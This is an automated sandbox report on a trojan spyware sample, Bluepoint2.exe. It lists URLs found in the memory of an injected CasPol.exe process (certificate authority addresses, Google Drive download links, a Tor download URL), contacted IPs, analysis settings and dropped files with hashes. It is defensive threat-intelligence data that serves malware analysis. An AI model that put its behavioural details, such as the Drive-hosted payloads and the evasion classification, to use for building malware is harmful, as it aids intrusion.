
Name	Source	Malicious	Antivirus Detection	Reputation
http://eca.hinet.net/repository/Certs/IssuedToThisCA.p7b05	CasPol.exe, 0000000B.00000003.8417353112 1.0000000020913000.00000004.00000800.000 20000.00000000.sdmp	false		high
http://www.defence.gov.au/pki0	CasPol.exe, 0000000B.00000003.8417353112 1.0000000020913000.00000004.00000800.000 20000.00000000.sdmp	false	Avira URL Cloud: safe	unknown
http://https://drive.google.com/	CasPol.exe, 0000000B.00000002.8839368121 8.00000000116B000.00000004.00000020.000 20000.00000000.sdmp	false		high
http://https://COMTWSUUu1KHWCDXUrc.org	CasPol.exe, 0000000B.00000002.8841708767 0.000000001DA31000.00000004.00000800.000 20000.00000000.sdmp, CasPol.exe, 0000000 B.00000002.88417894520.000000001DAE6000. 00000004.00000800.00020000.00000000.sdmp	false	Avira URL Cloud: safe	unknown
http://www.sk.ee/cps/0	CasPol.exe, 0000000B.00000003.8417293671 8.0000000020934000.00000004.00000800.000 20000.00000000.sdmp	false	Avira URL Cloud: safe	unknown
http://www.globaltrust.info0=	CasPol.exe, 0000000B.00000003.8417293671 8.0000000020934000.00000004.00000800.000 20000.00000000.sdmp, CasPol.exe, 0000000 B.00000003.84173099317.0000000020941000. 00000004.00000800.00020000.00000000.sdmp	false	Avira URL Cloud: safe	low
http://www.anf.es	CasPol.exe, 0000000B.00000003.8417353112 1.0000000020913000.00000004.00000800.000 20000.00000000.sdmp	false		high
http://www.pki.admin.ch/cps/CPS_2_16_756_1_17_3_1_0.pdf09	CasPol.exe, 0000000B.00000003.8417369277 4.0000000020907000.00000004.00000800.000 20000.00000000.sdmp	false		high
http://pki.registradores.org/normativa/index.htm0	CasPol.exe, 0000000B.00000003.8417245292 5.000000002094E000.00000004.00000800.000 20000.00000000.sdmp	false		high
http://https://doc-10-20-docs.googleusercontent.com/L	CasPol.exe, 0000000B.00000003.8408271809 4.0000000011F0000.00000004.00000020.000 20000.00000000.sdmp	false		high
http://cps.root-x1.letsencrypt.org0	CasPol.exe, 0000000B.00000002.8841538463 1.000000001D7C0000.00000004.00000800.000 20000.00000000.sdmp, CasPol.exe, 0000000 B.00000002.88415904285.000000001D81A000. 00000004.00000800.00020000.00000000.sdmp, CasPol.exe, 0000000B.00000002.88393971 968.0000000011A7000.00000004.00000020.0 0020000.00000000.sdmp, CasPol.exe, 00000 00B.00000002.88418119268.000000001DB1800 0.00000004.00000800.00020000.00000000.sdmp, CasPol.exe, 0000000B.00000002.88426802779.0000 00002093E000.00000004.00000800.00020000. 00000000.sdmp	false	Avira URL Cloud: safe	unknown
http://policy.camerfirma.com0	CasPol.exe, 0000000B.00000003.8417293671 8.0000000020934000.00000004.00000800.000 20000.00000000.sdmp, CasPol.exe, 0000000 B.00000003.84173531121.0000000020913000. 00000004.00000800.00020000.00000000.sdmp	false	Avira URL Cloud: safe	unknown
http://www.ssc.lt/cps03	CasPol.exe, 0000000B.00000003.8417293671 8.0000000020934000.00000004.00000800.000 20000.00000000.sdmp, CasPol.exe, 0000000 B.00000003.84172452925.000000002094E000. 00000004.00000800.00020000.00000000.sdmp, CasPol.exe, 0000000B.00000003.84173531 121.0000000020913000.00000004.00000800.0 0020000.00000000.sdmp	false	Avira URL Cloud: safe	unknown
http://ocsp.pki.gva.es0	CasPol.exe, 0000000B.00000003.8417369277 4.0000000020907000.00000004.00000800.000 20000.00000000.sdmp	false	Avira URL Cloud: safe	unknown
http://www.anf.es/es/address-direccion.html	CasPol.exe, 0000000B.00000003.8417353112 1.0000000020913000.00000004.00000800.000 20000.00000000.sdmp	false		high
http://https://www.anf.es/address/)1(0&	CasPol.exe, 0000000B.00000003.8417767342 7.00000000208E9000.00000004.00000800.000 20000.00000000.sdmp	false		high
http://acraiz.icpbrasil.gov.br/DPCacraiz.pdf0?	CasPol.exe, 0000000B.00000003.8417369277 4.0000000020907000.00000004.00000800.000 20000.00000000.sdmp, CasPol.exe, 0000000 B.00000003.84173531121.0000000020913000. 00000004.00000800.00020000.00000000.sdmp	false	Avira URL Cloud: safe	unknown
http://ca.mtin.es/mtin/ocsp0	CasPol.exe, 0000000B.00000003.8417353112 1.0000000020913000.00000004.00000800.000 20000.00000000.sdmp	false	Avira URL Cloud: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://cps.letsencrypt.org0	CasPol.exe, 0000000B.00000002.88415384631.000000001D7C0000.00000004.00000800.00020000.00000000.sdmp, CasPol.exe, 0000000B.00000002.88418601335.000000001DB85000.00000004.00000800.00020000.00000000.sdmp, CasPol.exe, 0000000B.00000002.88418119268.000000001DB18000.00000004.00000800.00020000.00000000.sdmp, CasPol.exe, 0000000B.00000002.88426802779.000000002093E000.00000004.00000800.00020000.00000000.sdmp	false	Avira URL Cloud: safe	unknown
http://crl.ssc.it/root-b/cacrl.crl0	CasPol.exe, 0000000B.00000003.84172936718.0000000020934000.00000004.00000800.00020000.00000000.sdmp	false	Avira URL Cloud: safe	unknown
http://web.ncdc.gov.sa/crl/nrcacomb1.crl0	CasPol.exe, 0000000B.00000003.84173531121.0000000020913000.00000004.00000800.00020000.00000000.sdmp	false	Avira URL Cloud: safe	unknown
http://www.certicamara.com/dpc/0Z	CasPol.exe, 0000000B.00000003.84177673427.00000000208E9000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.uce.gub.uy/informacion-tecnica/politicas/cp_acrn.pdf0G	CasPol.exe, 0000000B.00000003.84173531121.0000000020913000.00000004.00000800.00020000.00000000.sdmp	false	Avira URL Cloud: safe	unknown
http://crl.pki.wellsfargo.com/wsprca.crl0	CasPol.exe, 0000000B.00000003.84177851316.00000000208DB000.00000004.00000800.00020000.00000000.sdmp	false		high
http://https://doc-10-20-docs.googleusercontent.com/sJcf	CasPol.exe, 0000000B.00000002.88393971968.00000000011A7000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://www.certigna.fr/autorites/0m	CasPol.exe, 0000000B.00000003.84178091797.000000002094A000.00000004.00000800.00020000.00000000.sdmp, CasPol.exe, 0000000B.00000003.84173448689.0000000020949000.00000004.00000800.00020000.00000000.sdmp, CasPol.exe, 0000000B.00000003.84172936718.0000000020934000.00000004.00000800.00020000.00000000.sdmp, CasPol.exe, 0000000B.00000003.84173099317.0000000020941000.00000004.00000800.00020000.00000000.sdmp	false	Avira URL Cloud: safe	unknown
http://www.ica.co.il/repository/cps/PersonalID_Practice_Statement.pdf0	CasPol.exe, 0000000B.00000003.84172936718.0000000020934000.00000004.00000800.00020000.00000000.sdmp	false	Avira URL Cloud: safe	unknown
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.ziphttps://www	CasPol.exe, 0000000B.00000002.88417087670.000000001DA31000.00000004.00000800.00020000.00000000.sdmp	false	Avira URL Cloud: safe	unknown
http://ca.mtin.es/mtin/DPCyPolitic0	CasPol.exe, 0000000B.00000003.84173531121.0000000020913000.00000004.00000800.00020000.00000000.sdmp	false	Avira URL Cloud: safe	unknown
http://https://www.anf.es/AC/ANFServerCA.crl0	CasPol.exe, 0000000B.00000003.84177673427.00000000208E9000.00000004.00000800.00020000.00000000.sdmp	false		high
http://nsis.sf.net/NSIS_ErrorError	Blueprint2.exe	false		high
http://www.globaltrust.info0	CasPol.exe, 0000000B.00000003.84172936718.0000000020934000.00000004.00000800.00020000.00000000.sdmp, CasPol.exe, 0000000B.00000003.84173099317.0000000020941000.00000004.00000800.00020000.00000000.sdmp	false	Avira URL Cloud: safe	unknown
http://certificates.starfieldtech.com/repository/1604	CasPol.exe, 0000000B.00000003.84173531121.0000000020913000.00000004.00000800.00020000.00000000.sdmp	false		high
http://https://doc-10-20-docs.googleusercontent.com/	CasPol.exe, 0000000B.00000003.84082718094.00000000011F0000.00000004.00000020.00020000.00000000.sdmp	false		high
http://acedicom.edicomgroup.com/doc0	CasPol.exe, 0000000B.00000003.84177851316.00000000208DB000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.certplus.com/CRL/class3TS.crl0	CasPol.exe, 0000000B.00000002.88415384631.000000001D7C0000.00000004.00000800.00020000.00000000.sdmp	false	Avira URL Cloud: safe	unknown
http://https://doc-10-20-docs.googleusercontent.com/DJ	CasPol.exe, 0000000B.00000002.88393971968.00000000011A7000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://crl.anf.es/AC/ANFServerCA.crl0	CasPol.exe, 0000000B.00000003.84177673427.00000000208E9000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.certeurope.fr/reference/pc-root2.pdf0	CasPol.exe, 0000000B.00000003.84178155401.000000001D89D000.00000004.00000800.00020000.00000000.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://ac.economia.gob.mx/last.cr10G	CasPol.exe, 0000000B.00000003.84172936718.0000000020934000.00000004.00000800.00020000.00000000.sdmp, CasPol.exe, 0000000B.00000003.84173099317.0000000020941000.00000004.00000800.00020000.00000000.sdmp	false	Avira URL Cloud: safe	unknown
http://https://www.catcert.net/verarrel	CasPol.exe, 0000000B.00000003.84172452925.000000002094E000.00000004.00000800.00020000.00000000.sdmp	false	Avira URL Cloud: safe	unknown
http://www.disig.sk/ca0f	CasPol.exe, 0000000B.00000003.84172452925.000000002094E000.00000004.00000800.00020000.00000000.sdmp	false	Avira URL Cloud: safe	unknown
http://www.accv.es/fileadmin/Archivos/certificados/raizaccv1.crt0	CasPol.exe, 0000000B.00000003.84173531121.0000000020913000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.e-szigno.hu/RootCA.crl	CasPol.exe, 0000000B.00000003.84172452925.000000002094E000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.sk.ee/juur/crl/0	CasPol.exe, 0000000B.00000003.84172936718.0000000020934000.00000004.00000800.00020000.00000000.sdmp	false	Avira URL Cloud: safe	unknown
http://crl.chambersign.org/chambersignroot.crl0	CasPol.exe, 0000000B.00000003.84172936718.0000000020934000.00000004.00000800.00020000.00000000.sdmp, CasPol.exe, 0000000B.00000003.84173099317.0000000020941000.00000004.00000800.00020000.00000000.sdmp	false	Avira URL Cloud: safe	unknown
http://certs.oati.net/repository/OATICA2.crl0	CasPol.exe, 0000000B.00000003.84172936718.0000000020934000.00000004.00000800.00020000.00000000.sdmp	false	Avira URL Cloud: safe	unknown
http://crl.oces.trust2408.com/oces.crl0	CasPol.exe, 0000000B.00000003.84173531121.0000000020913000.00000004.00000800.00020000.00000000.sdmp	false	Avira URL Cloud: safe	unknown
http://www.quovadis.bm0	CasPol.exe, 0000000B.00000003.84177851316.00000000208DB000.00000004.00000800.00020000.00000000.sdmp	false	Avira URL Cloud: safe	unknown
http://https://eca.hinet.net/repository0	CasPol.exe, 0000000B.00000003.84173531121.0000000020913000.00000004.00000800.00020000.00000000.sdmp	false		high
http://crl.ssc.lt/root-a/cacrl.crl0	CasPol.exe, 0000000B.00000003.84173531121.0000000020913000.00000004.00000800.00020000.00000000.sdmp	false	Avira URL Cloud: safe	unknown
http://certs.oaticerts.com/repository/OATICA2.crl	CasPol.exe, 0000000B.00000003.84172936718.0000000020934000.00000004.00000800.00020000.00000000.sdmp	false	Avira URL Cloud: safe	unknown
http://www.trustdst.com/certificates/policy/ACES-index.html0	CasPol.exe, 0000000B.00000003.84172936718.0000000020934000.00000004.00000800.00020000.00000000.sdmp	false	Avira URL Cloud: safe	unknown
http://certs.oati.net/repository/OATICA2.crt0	CasPol.exe, 0000000B.00000003.84172936718.0000000020934000.00000004.00000800.00020000.00000000.sdmp	false	Avira URL Cloud: safe	unknown
http://www.accv.es00	CasPol.exe, 0000000B.00000003.84173531121.0000000020913000.00000004.00000800.00020000.00000000.sdmp	false	Avira URL Cloud: safe	unknown
http://www.pkioverheid.nl/policies/root-policy-G20	CasPol.exe, 0000000B.00000003.84173531121.0000000020913000.00000004.00000800.00020000.00000000.sdmp	false	Avira URL Cloud: safe	unknown
http://https://www.netlock.net/docs	CasPol.exe, 0000000B.00000003.84177569419.0000000020904000.00000004.00000800.00020000.00000000.sdmp	false	Avira URL Cloud: safe	unknown
http://www.pki.admin.ch/policy/CPS_2_16_756_1_17_3_21_1.pdf0	CasPol.exe, 0000000B.00000003.84173531121.0000000020913000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.e-trust.be/CPS/QNcerts	CasPol.exe, 0000000B.00000003.84173493102.000000002095E000.00000004.00000800.00020000.00000000.sdmp, CasPol.exe, 0000000B.00000003.84173692774.0000000020907000.00000004.00000800.00020000.00000000.sdmp, CasPol.exe, 0000000B.00000003.84172452925.000000002094E000.00000004.00000800.00020000.00000000.sdmp, CasPol.exe, 0000000B.00000003.84173531121.0000000020913000.00000004.00000800.00020000.00000000.sdmp	false	Avira URL Cloud: safe	unknown
http://ocsp.ncdc.gov.sa0	CasPol.exe, 0000000B.00000003.84173531121.0000000020913000.00000004.00000800.00020000.00000000.sdmp	false	Avira URL Cloud: safe	unknown
http://fedir.comsign.co.il/crl/ComSignCA.crl0	CasPol.exe, 0000000B.00000003.84177851316.00000000208DB000.00000004.00000800.00020000.00000000.sdmp	false	Avira URL Cloud: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://XkBF Ae.com	CasPol.exe, 0000000B.00000002.8841708767 0.00000001DA31000.00000004.00000800.000 20000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://trustcenter- crl.certificat2.com/Keynectis/KEYNECTIS_ROOT_CA. crl0	CasPol.exe, 0000000B.00000003.8417369277 4.0000000020907000.00000004.00000800.000 20000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://web.ncdc.gov.sa/crl/nrcaparta1.crl	CasPol.exe, 0000000B.00000003.8417353112 1.0000000020913000.00000004.00000800.000 20000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.datev.de/zertifikat-policy-int0	CasPol.exe, 0000000B.00000003.8417293671 8.0000000020934000.00000004.00000800.000 20000.00000000.sdmp, CasPol.exe, 0000000 B.00000003.84173531121.0000000020913000. 00000004.00000800.00020000.00000000.sdmp	false		high
http://fedir.comsign.co.il/crl/comsignglobalrootca.crl0;	CasPol.exe, 0000000B.00000003.8417756941 9.0000000020904000.00000004.00000800.000 20000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://repository.luxtrust.lu0	CasPol.exe, 0000000B.00000003.8417245292 5.000000002094E000.00000004.00000800.000 20000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://cps.chambersign.org/cps/chambersroot.html0	CasPol.exe, 0000000B.00000003.8417353112 1.0000000020913000.00000004.00000800.000 20000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.acabogacia.org0	CasPol.exe, 0000000B.00000003.8417353112 1.0000000020913000.00000004.00000800.000 20000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://ocsp.eca.hinet.net/OCSP/ocspG2sha20	CasPol.exe, 0000000B.00000003.8417353112 1.0000000020913000.00000004.00000800.000 20000.00000000.sdmp	false		high
http://www.firmaprofesional.com/cps0	CasPol.exe, 0000000B.00000003.8417756941 9.0000000020904000.00000004.00000800.000 20000.00000000.sdmp	false		high
http://www.uce.gub.uy/acrn/acrn.crl0	CasPol.exe, 0000000B.00000003.8417353112 1.0000000020913000.00000004.00000800.000 20000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.avast.com0/	Bluepoint2.exe, 00000002.00000002.841069 11540.00000000029E9000.00000004.00000800 .00020000.00000000.sdmp, Bluepoint2.exe, 00000002.00000002.84104686670.000000000 040A000.00000004.00000001.01000000.00000 003.sdmp, lang-1026.dll.2.dr	false	• Avira URL Cloud: safe	unknown
http://crl.securetrust.com/SGCA.crl0	CasPol.exe, 0000000B.00000003.8417293671 8.0000000020934000.00000004.00000800.000 20000.00000000.sdmp, CasPol.exe, 0000000 B.00000002.88426802779.000000002093E000. 00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
81.25.126.48	CE2020050617001.dnssw.net	Spain		41541	SWEB-ASServeiswebES	false
142.250.185.161	googlehosted.l.googleusercontent.com	United States		15169	GOOGLEUS	false
142.250.184.206	drive.google.com	United States		15169	GOOGLEUS	false

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	625508
Start date and time: 12/05/2022 19:38:23	2022-05-12 19:38:23 +02:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 13m 8s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	Bluepoint2.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit 20H2 Native physical Machine for testing VM-aware malware (Office 2019, IE 11, Chrome 93, Firefox 91, Adobe Reader DC 21, Java 8 Update 301)
Run name:	Suspected Instruction Hammering
Number of analysed new started processes analysed:	25
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	- HCA enabled - EGA enabled - HDC enabled - AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL

Classification:	mal100.troj.spyw.evad.winEXE@6/8@3/3
EGA Information:	Successful, ratio: 100%
HDC Information:	- Successful, ratio: 36.3% (good quality ratio 35.7%) - Quality average: 89.3% - Quality standard deviation: 20.3%
HCA Information:	- Successful, ratio: 98% - Number of executed functions: 0 - Number of non-executed functions: 0
Cookbook Comments:	- Found application associated with file extension: .exe - Adjust boot time - Enable AMSI

Warnings

- Exclude process from analysis (whitelisted): dllhost.exe, BackgroundTransferHost.exe, RuntimeBroker.exe, backgroundTaskHost.exe, WmiPrvSE.exe, svchost.exe
- TCP Packets have been reduced to 100
- Excluded IPs from analysis (whitelisted): 20.93.58.141, 8.250.177.254, 8.252.74.126, 8.252.191.254, 8.247.116.126, 8.250.203.254, 8.250.164.126, 8.250.188.126
- Excluded domains from analysis (whitelisted): wd-prod-cp-eu-north-3-fe.northeurope.cloudapp.azure.com, wdcpalt.microsoft.com, client.wns.windows.com, fg.download.windowsupdate.com.c.footprint.net, ctldl.windowsupdate.com, img-prod-cms-rt-microsoft-com.akamaized.net, wdcp.microsoft.com, arc.msn.com, wd-prod-cp.trafficmanager.net, wu-bg-shim.trafficmanager.net
- Not all processes where analyzed, report is missing behavior information
- Report size exceeded maximum capacity and may have missing behavior information.
- Report size exceeded maximum capacity and may have missing disassembly code.
- Report size getting too big, too many NtAllocateVirtualMemory calls found.
- Report size getting too big, too many NtOpenKeyEx calls found.
- Report size getting too big, too many NtProtectVirtualMemory calls found.
- Report size getting too big, too many NtQueryValueKey calls found.
- Report size getting too big, too many NtReadVirtualMemory calls found.

Simulations

Behavior and APIs

Time	Type	Description
19:41:29	API Interceptor	3911x Sleep call for process: CasPol.exe modified

Joe Sandbox View / Context

IPs

 No context

Domains

 No context

ASNs

 No context

JA3 Fingerprints

 No context

Dropped Files

 No context

Created / dropped Files

C:\Users\user\AppData\Local\Temp\Wigwamer.Cro7	
Process:	C:\Users\user\Desktop\Bluepoint2.exe
File Type:	data
Category:	dropped
Size (bytes):	129284
Entropy (8bit):	7.157189090297081
Encrypted:	false
SSDEEP:	1536:CsBTmuLAZFPa47dQCcpHFoY0uGAJ5BfmZi+RSxmQMGEvO/Tc/M4aJtp9N5Ki5fcb:COzYUWXcNwCmZi+0IPvOwMZvp3jfcvz
MD5:	F61E66C8CD7F81A887EA6273F4C9976B
SHA1:	CBCC8B26E456B3F68D1973B02805E88E1D785C9F
SHA-256:	94FBA9DEAF2EFEE1AB3D8B92DB5712EB78A57F446C339E7A457D561FB74F9124
SHA-512:	0D956030378A7E9DBBB461F802BE73B173C45EB60DF2158D0BB345F1D1291172B092BEC16706B9C568580F379F45384344052D70417F4B98336A36067F082B23
Malicious:	false
Reputation:	low
Preview:	.<4.N...l.a..W!..d.jh.r.o...u...l..7.=...c=..r...o...f.....y....]....Uia?...f.+A..jl>.....b...s.....Zp..W.r.g7U:=[_....eC.F...f.....~.h.f5...x.Dv...o.....ol.....)j:..hg...5....2EZ..4.l.....P.&...:&.eo.((.^A."d...(bR.h.K.jmuRz~.....; T.[gl]W.E..m..V..6.oa.....g.....o...&.K....!n..A.l.\$.%....^B7P.<E-.....8]K.....9.....lk...A...k@..."..~.0....D.F..u.N!...jon+0^2.w.O.f.w...8..^r.*;\$Vs...bk^.....#jzQ]cp...{G...=C.....'.k...6.c....^...-BJ).+nTY.U...^g.1..{.d.?B.+.#kH....X.lzU.P.Cx.`.....Z..V...b...T.@Y..VH....Y.K.9a.P.b.....l.....i.H..4....}..z.....t....Fv....F..7E.P.P.....q...x+....%....".^.....&...g.?FtL...R....D~Y1#...E%.....1sV'.P..v.&S....N]... ...8..Dt!_'e.0n8..V...o.?l....l....q>...KK...79..R....)....H...5.g.q.....<h....2M.?E...A;+....0.P.....yX...y...t.)0...Hs..\k.5y.^..t8.fg+s.H..Z..<..../orFU7..~8...Q.l....!.....n.RClg..a..Q...W....d.b.-..n.umq&#...[f....E.

C:\Users\user\AppData\Local\Temp\emblem-default-symbolic.symbolic.png	
Process:	C:\Users\user\Desktop\Bluepoint2.exe
File Type:	PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	288
Entropy (8bit):	7.002703251110111
Encrypted:	false
SSDEEP:	6:6v/lhPysDjYOGW78zHS1w9xulGXdkvFRBp9rXHEb/GY1IX2NYKjp:6v/7jjYOGW7Rw9xu6pxHG/VIX6F
MD5:	A83F8C904AFA9E3F6A50D263747CF6DF
SHA1:	7B9D99B950518FCAF5AC59350823D2B20E82956F
SHA-256:	F57C0B31EC836E26EB609F259CFA68DDA95F09685784423B61075DAE4BBA5BF6
SHA-512:	4B2DC243E86514BDC816B92808C491EF71B72690F25C2372FE909CED3A103F990708C507065169FA5C6F823A8B1ADADB7BF13696E78C807A973789CF14CA3A0F
Malicious:	false
Reputation:	low
Preview:	.PNG.....IHDR.....a.....sBIT.... ..d.....IDAT8...N.Q...'.....X.s.^../H.f.....BJ....V[.b..qsvA..d..y.9?...z.`./.....'.[.Q..'...M.....mwuN\....h..( .....p.K..l.%..... ..*.x.t~.kW.`V`.8.W.K.l.4..9.&\..k..3F.....4.0.op.rL#.....N:.=.T.[....L.....p...#.....IEND.B`.

C:\Users\user\AppData\Local\Temp\lang-1026.dll 	
Process:	C:\Users\user\Desktop\Bluepoint2.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	175112
Entropy (8bit):	4.206629648207283
Encrypted:	false
SSDEEP:	768:RSIFida9bh1hROyu8YLPiOqdo3Hioanc1rfs648UPU5hTIFUqxtlB870kWZtnJkX:RJryZYLqtboZqFpx+eovZtlfIdGUmx
MD5:	726030B3909A4C3FD5810F45E55A989D
SHA1:	DF628878449CB026352D2A31E98A70BA6632AB0F
SHA-256:	5331D12B2F89F2FB013BC4D05FD449D1DCFE7C470A20271CFE13043E74C974EF
SHA-512:	41EE067BCDA5D83B854419487BBBE1A9259AFB090F513EF671BC05D6B0EB865D62CFBB5104FBFD162788A0B8FB340B78EECE67EBE780219C7CAB4201550FA6E9
Malicious:	false
Antivirus:	- Antivirus: Metadefender, Detection: 0%, Browse - Antivirus: ReversingLabs, Detection: 0%
Reputation:	low
Preview:	MZ.....@.....!..L!This program cannot be run in DOS mode....\$.....<...R...R...R.@...R.@...R.Rich..R.....PE..L....\b.....!.....".....@.....rdata..p.....@..@..rsrc.....@..@.....\b.....T.....rdata.....T.....rdata\$zzzdbg.... ..rsrc\$01.....@..Hf...rsrc\$02.....

C:\Users\user\AppData\Local\Temp\network-cellular-hardware-disabled-symbolic.svg

Process:	C:\Users\user\Desktop\Bluepoint2.exe
File Type:	SVG Scalable Vector Graphics image
Category:	modified
Size (bytes):	1035
Entropy (8bit):	5.036414547847537
Encrypted:	false
SSDEEP:	24:t4CjIPiRyDZDZDZ5yKbRAecFhBrN3AGM+pMRg:eONtAecFZTMDg
MD5:	28998D417311CCDE1069B6F52E3D099A
SHA1:	E7609DCCDE7CB750D2DCC02A2DD360B5D523E995
SHA-256:	C6DEAA9F5B658892A04EDA56027A779E3A5CA1F9CFD4E156E594A63B7AADDF00
SHA-512:	CD597AD3BD4738F05A2963FE27C38B948F08836C8F18588CC98B457FEE4565D68B379620380A9DE4E6ED3F55331AB3CFB943664B600C36BAB857486D9F2E4EE
Malicious:	false
Preview:	<svg xmlns="http://www.w3.org/2000/svg" width="16" height="16"> <g fill="#2e3436"> <path d="m 164,249 v 1.5 4.5 h 3 v -4.5 -1.5 z m -4,3 v 1.5 1.5 h 3 v -1.5 -1.5 z m -8,8 v 1.5 1.5 h 3 v -1.5 -1.5 z m 4,0 v 1.5 1.5 h 3 v -1.5 -1.5 z m 4,0 v 1.5 1.5 h 3 v -1.5 -1.5 z m 4,0 v 1.5 1.5 h 3 v -1.5 -1.5 z" style="line-height:normal;font-variant-ligatures:normal;font-variant-position:normal;font-variant-caps:normal;font-variant-numeric:normal;font-variant-alternates:normal;font-feature-settings:normal;text-indent:0;text-align:start;text-decoration-line:none;text-decoration-style:solid;text-decoration-color:#000;text-transform:none;text-orientation:mixed;white-space:normal;shape-padding:0;isolation:auto;mix-blend-mode:normal;solid-color:#000;solid-opacity:1" color="#000" font-weight="400" font-family="sans-serif" overflow="visible" opacity=".35" fill-rule="evenodd" transform="translate(-152 -248)"/> <path d="M 151.99995,256.00012 H 168 V 259 h -16.00005 z" transform="trans

C:\Users\user\AppData\Local\Temp\nsh937B.tmp\System.dll 	
Process:	C:\Users\user\Desktop\Bluepoint2.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	12288
Entropy (8bit):	5.814115788739565
Encrypted:	false
SSDEEP:	192:Zjvco0qWTlt70m5Aj/lQ0sEWD/wtYbBHFNaDybC7y+XBz0QPi:FHQlt70mij/lQRv/9VMjzr
MD5:	CFF85C549D536F651D4FB8387F1976F2
SHA1:	D41CE3A5FF609DF9CF5C7E207D3B59BF8A48530E
SHA-256:	8DC562CDA7217A3A52DB898243DE3E2ED68B80E62DDCB8619545ED0B4E7F65A8
SHA-512:	531D6328DAF3B86D85556016D299798FA06FEFC81604185108A342D000E203094C8C12226A12BD6E1F89B0DB501FB66F827B610D460B933BD4AB936AC2FD8A88
Malicious:	false
Antivirus:	- Antivirus: Metadefender, Detection: 0%, Browse - Antivirus: ReversingLabs, Detection: 0%
